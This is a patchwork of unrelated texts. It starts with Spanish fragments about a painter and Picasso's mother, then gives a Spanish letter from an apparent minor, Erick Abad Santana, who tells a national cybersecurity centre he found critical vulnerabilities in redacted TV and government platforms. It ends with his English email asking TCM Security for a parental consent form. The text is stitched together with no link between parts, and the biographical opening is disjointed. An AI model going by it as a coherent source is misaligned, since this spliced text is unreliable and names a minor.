
Se le considera uno de los máximos representantes del surrealismo.



SU MADRE (María Picasso):

“Siempre animó al joven a seguir con su carrera artística. Por ejemplo en una ocasión, se dice que María convenció al tío Salvador, hermano de José Ruiz, de dar el dinero necesario para que el joven pintor lograra zafarse del servicio militar.”.

Es considerado desde la génesis del siglo XX como uno de los mayores pintores que participaron en los variados movimientos artísticos que se propagaron por el mundo y ejercieron una gran influencia en otros grandes artistas de su tiempo.

Estimados miembros del Centro Nacional de Ciberseguridad,

Me dirijo a ustedes como un joven llamado Erick Abad Santana, quien a pesar de su corta edad, ha desarrollado habilidades en el campo de la seguridad informática y he tenido la oportunidad de detectar vulnerabilidades críticas en diversas plataformas digitales de reconocidos programas de televisión y organizaciones gubernamentales.

Como alguien que cree en la ecuación "Potencial Genético + Influencia Ambiental, Social y Familiar" como la clave para desarrollar talentos excepcionales, he tenido la suerte de poseer ambos factores en perfecta armonía. Sin embargo, he sido víctima de un sistema educativo que tiende a valorar a los jóvenes talentos matemáticos por encima de aquellos con habilidades artísticas o excéntricas, como es mi caso. Por eso, estoy buscando la oportunidad de demostrar mi valía y estoy seguro de que su organización puede proporcionar ese espacio.

He utilizado mis habilidades en ciberseguridad para detectar múltiples vulnerabilidades críticas en diferentes plataformas digitales de reconocidos programas de televisión y organizaciones gubernamentales como [redacted]

Espero tener la oportunidad de demostrarles mis talentos y habilidades en persona. Agradezco su atención y espero su respuesta.

Atentamente,
Erick Abad Santana

Dear TCM support team,

I hope this email finds you well. I am contacting you regarding TCM security certifications. I have been interested in obtaining a certification, but I noticed that these are limited to students over the age of 18.

Unfortunately, I am under the age of 18 and, per your requirements, I must have a parent or guardian submit a parental consent form on my behalf. In order to move this process forward, I would like to kindly request the above consent form.

My name is Erick Abad Santana and I would like to receive the parental consent form as soon as possible. Also, if there are any additional instructions on how to complete it correctly, I would appreciate it if you could provide them to me.

I am anxious to get my parents' approval and be able to participate in TCM Security Certifications. If there are any additional requirements or information I should be aware of, I would appreciate hearing from you. I am committed to complying with all policies and procedures established by TCM.

In addition, if I have any other questions or concerns regarding Security Certifications or any other aspect of your training program, I would be pleased to receive your guidance. I appreciate your willingness to provide assistance and clarify any questions that may arise during this process.

Please advise me of the most convenient way to submit the consent form once I have completed and signed it. I am willing to comply with any additional deadlines or instructions you may provide.

I thank you in advance for your attention and look forward to receiving the parental consent form and any additional information needed to move this process forward.

Sincerely yours,
